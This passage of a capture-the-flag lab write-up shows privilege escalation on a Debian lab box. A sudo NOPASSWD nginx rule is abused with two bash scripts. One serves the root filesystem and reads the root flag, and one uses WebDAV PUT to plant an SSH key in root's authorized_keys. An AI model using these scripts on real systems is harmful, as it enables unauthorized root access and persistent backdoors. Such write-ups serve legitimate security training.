⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⡆⠱⡟⢦⣙⠻⣿⣼⣤⣤⣴⣯⡡⠼⠿⠿⣿⣤⣯⢀⡞⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⡀⠈⠂⠈⠉⠙⠉⠉⠉⠁⠀⠀⠀⠀⣠⣟⡁⠈⢿⠀⠀⣀⠤⠤⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠑⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡶⠉⢻⣴⣶⢬⡶⠊⠀⠀⠀⠀⡈⠑⠦⣀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠢⣄⡀⠀⠀⠀⠀⠀⣰⠏⢀⣠⢊⣿⡷⠶⣷⣀⣠⠤⠊⠉⠉⠉⠒⠂⠿⠶⢤⡀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡿⠶⠤⢄⣀⣤⣥⣶⣿⣮⣿⠿⣍⣛⣛⣿⠷⢄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣼⣿⡷⢶⣶⣾⢋⠞⣻⠁⠀⠈⠓⢶⣏⣉⡡⢾⠀⠀⠑⢤⣀⠀⠀⠀⠀⢀⣤⠤⠒
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣟⡹⠹⣍⠒⢋⡴⠋⠀⢱⡀⣀⣀⣀⣀⣷⣦⣶⠟⠒⠒⠒⠂⠀⠉⢉⡩⠟⠋⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⡇⢀⡞⠛⠉⢀⠀⠀⠀⠙⣻⠀⠀⠉⠙⠫⢄⡀⠀⠀⢀⡠⠔⠊⠁⠀⠀⠀⠀⠀⠀
⣤⡤⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⠀⡞⠀⠀⠀⠈⠣⣀⠀⠀⡏⠀⠀⠀⠀⠀⠀⠈⠉⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠿⣿⣾⣿⣿⣶⣦⣤⣤⣀⠀⣴⣶⣿⣼⠁⠀⠀⠀⢀⠀⠈⠀⢠⡷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠈⠉⠙⠛⠿⢿⣿⣿⣿⣿⡟⣿⣿⣤⣴⣶⣶⣾⣿⣿⢿⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣷⣿⠏⢿⡿⡿⣄⠘⠉⠀⠀⠙⢦⡤⣀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠉⡟⠀⡎⢻⣎⢢⡙⠢⣀⠀⠀⠀⠳⣤⣬⣍⣉⣙⣒⠒⠶⠤⠤⠤⠤⠤⠤⢤⡄⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⠀⠀⠙⠒⢿⣟⠻⡉⠉⠉⠉⠢⡀⡸⠉⠉⠙⠛⠛⠛⠛⠻⠧⠤⠤⠤⠒⠋⠁⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⣄⡀⣀⣀⣼⠈⣆⠈⢲⣤⣤⠤⢿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⡍⠉⢹⠃⠀⠈⠉⠉⠙⡄⠀⣨⣧⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⠗⠉⢺⡀⠀⠀⠀⠀⠀⢻⡏⠀⠀⠑⠢⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⢇⠀⢀⣸⠇⠀⠀⠀⠀⠀⠀⠉⠑⠂⠤⠶⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May 16 17:40:56 2026 from 192.168.0.11
wvverez@TheHackersLabs-ElNinja:~$
1
2
wvverez@TheHackersLabs-ElNinja:~$ cat user.txt
THL{Hjdjada*****}
Privilege Escalation — Abusing Nginx Configuration
We begin checking for privilege escalation vectors and execute sudo -l to review available sudo permissions. We find that the wvverez user is permitted to execute /usr/sbin/nginx as root without providing a password.
1
2
3
4
5
6
7
wvverez@TheHackersLabs-ElNinja:~$ sudo -l
sudo: unable to resolve host TheHackersLabs-ElNinja: Nombre o servicio desconocido
Matching Defaults entries for wvverez on TheHackersLabs-ElNinja:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wvverez may run the following commands on TheHackersLabs-ElNinja:
    (root) NOPASSWD: /usr/sbin/nginx
Since we can run nginx as root, we can craft a custom nginx.conf file to run the web server with root privileges and expose the root filesystem. We create a script to automate this setup, launching an instance that exposes the root directory on an alternative port.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
#!/bin/bash
echo "[+] making config"
cat <<EOF >/tmp/nginx.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
server {
    listen 4041;
    root /;
    autoindex on;
}
}
EOF
echo "[+] Launching..."
sudo /usr/sbin/nginx -c /tmp/nginx.conf
echo "[+] Reading root.txt..."
curl http://localhost:4041/root/root.txt
Executing this script spins up the rogue Nginx service and directly retrieves the root flag via HTTP.
1
2
3
4
5
6
wvverez@TheHackersLabs-ElNinja:~$ bash nginx.sh
[+] making config
[+] Launching...
sudo: unable to resolve host TheHackersLabs-ElNinja: Nombre o servicio desconocido
[+] Reading root.txt...
THL{Ddahd******}
Alternative Root Access — SSH Key Injection via WebDAV
Alternatively, we can abuse the Nginx execution to inject an SSH key into the root user’s .ssh directory by enabling WebDAV. We craft a configuration file that exposes the filesystem with PUT capabilities.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
#!/bin/sh
echo "[+] Creating configuration..."
cat << EOF > /tmp/nginx_pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
        worker_connections 768;
}
http {
	server {
	        listen 1339;
	        root /;
	        autoindex on;
	        dav_methods PUT;
	}
}
EOF
echo "[+] Loading configuration..."
sudo nginx -c /tmp/nginx_pwn.conf
echo "[+] Generating SSH Key..."
ssh-keygen
echo "[+] Display SSH Private Key for copy..."
cat .ssh/id_rsa
echo "[+] Add key to root user..."
curl -X PUT localhost:1339/root/.ssh/authorized_keys -d "$(cat .ssh/id_rsa.pub)"
echo "[+] Use the SSH key to get access"
Executing this exploit script generates an SSH key pair, initiates the vulnerable Nginx service, and uses curl to upload the public key directly to /root/.ssh/authorized_keys. We can then achieve an interactive root shell via SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
wvverez@TheHackersLabs-ElNinja:~$ bash exploit.sh
[+] Creating configuration...
[+] Loading configuration...
sudo: unable to resolve host TheHackersLabs-ElNinja: Nombre o servicio desconocido
[+] Generating SSH Key...
[+] Add key to root user...
[+] Use the SSH key to get access
wvverez@TheHackersLabs-ElNinja:~$ ssh root@127.0.0.1
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:09ZSLxiw1tvVbTWbg6eZzfN1d3i5dWrpGIe+aCobTK4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '127.0.0.1' (ED25519) to the list of known hosts.
Linux TheHackersLabs-ElNinja 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣀⣀⣀⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣠⠤⠖⠒⠉⠁⠀⠀⠈⠙⢶⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡠⠞⠋⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠳⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢀⡴⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠘⢷⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⡏⠀⠀⢀⡠⠄⠂⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢹⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢹⡶⠍⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⠇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⡄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⢸⣀⠀⠀⠀⠀⠀⠰⠖⠒⠒⠒⠂⠀⠀⠀⢀⣀⣶⢦⣴⣾⢻⡁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠈⢿⠛⢿⡹⠟⣛⡿⣿⣿⠛⠛⠿⣿⡉⢉⣹⣿⣿⠸⣿⠇⢸⡇⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⡆⠱⡟⢦⣙⠻⣿⣼⣤⣤⣴⣯⡡⠼⠿⠿⣿⣤⣯⢀⡞⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢻⡀⠈⠂⠈⠉⠙⠉⠉⠉⠁⠀⠀⠀⠀⣠⣟⡁⠈⢿⠀⠀⣀⠤⠤⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠑⢤⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⡶⠉⢻⣴⣶⢬⡶⠊⠀⠀⠀⠀⡈⠑⠦⣀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠢⣄⡀⠀⠀⠀⠀⠀⣰⠏⢀⣠⢊⣿⡷⠶⣷⣀⣠⠤⠊⠉⠉⠉⠒⠂⠿⠶⢤⡀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢠⡿⠶⠤⢄⣀⣤⣥⣶⣿⣮⣿⠿⣍⣛⣛⣿⠷⢄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣼⣿⡷⢶⣶⣾⢋⠞⣻⠁⠀⠈⠓⢶⣏⣉⡡⢾⠀⠀⠑⢤⣀⠀⠀⠀⠀⢀⣤⠤⠒
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣟⡹⠹⣍⠒⢋⡴⠋⠀⢱⡀⣀⣀⣀⣀⣷⣦⣶⠟⠒⠒⠒⠂⠀⠉⢉⡩⠟⠋⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⡇⢀⡞⠛⠉⢀⠀⠀⠀⠙⣻⠀⠀⠉⠙⠫⢄⡀⠀⠀⢀⡠⠔⠊⠁⠀⠀⠀⠀⠀⠀
⣤⡤⣄⡀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣼⠀⡞⠀⠀⠀⠈⠣⣀⠀⠀⡏⠀⠀⠀⠀⠀⠀⠈⠉⠉⠁⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠿⣿⣾⣿⣿⣶⣦⣤⣤⣀⠀⣴⣶⣿⣼⠁⠀⠀⠀⢀⠀⠈⠀⢠⡷⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠈⠉⠙⠛⠿⢿⣿⣿⣿⣿⡟⣿⣿⣤⣴⣶⣶⣾⣿⣿⢿⣿⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣿⣿⣷⣿⠏⢿⡿⡿⣄⠘⠉⠀⠀⠙⢦⡤⣀⣀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⠉⠉⡟⠀⡎⢻⣎⢢⡙⠢⣀⠀⠀⠀⠳⣤⣬⣍⣉⣙⣒⠒⠶⠤⠤⠤⠤⠤⠤⢤⡄⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣸⠀⠀⠙⠒⢿⣟⠻⡉⠉⠉⠉⠢⡀⡸⠉⠉⠙⠛⠛⠛⠛⠻⠧⠤⠤⠤⠒⠋⠁⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠹⣄⡀⣀⣀⣼⠈⣆⠈⢲⣤⣤⠤⢿⠃⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠈⡍⠉⢹⠃⠀⠈⠉⠉⠙⡄⠀⣨⣧⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⣠⠗⠉⢺⡀⠀⠀⠀⠀⠀⢻⡏⠀⠀⠑⠢⣄⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠸⢇⠀⢀⣸⠇⠀⠀⠀⠀⠀⠀⠉⠑⠂⠤⠶⠋⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠉⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 29 17:45:05 2026 from 192.168.18.213
root@TheHackersLabs-ElNinja:~#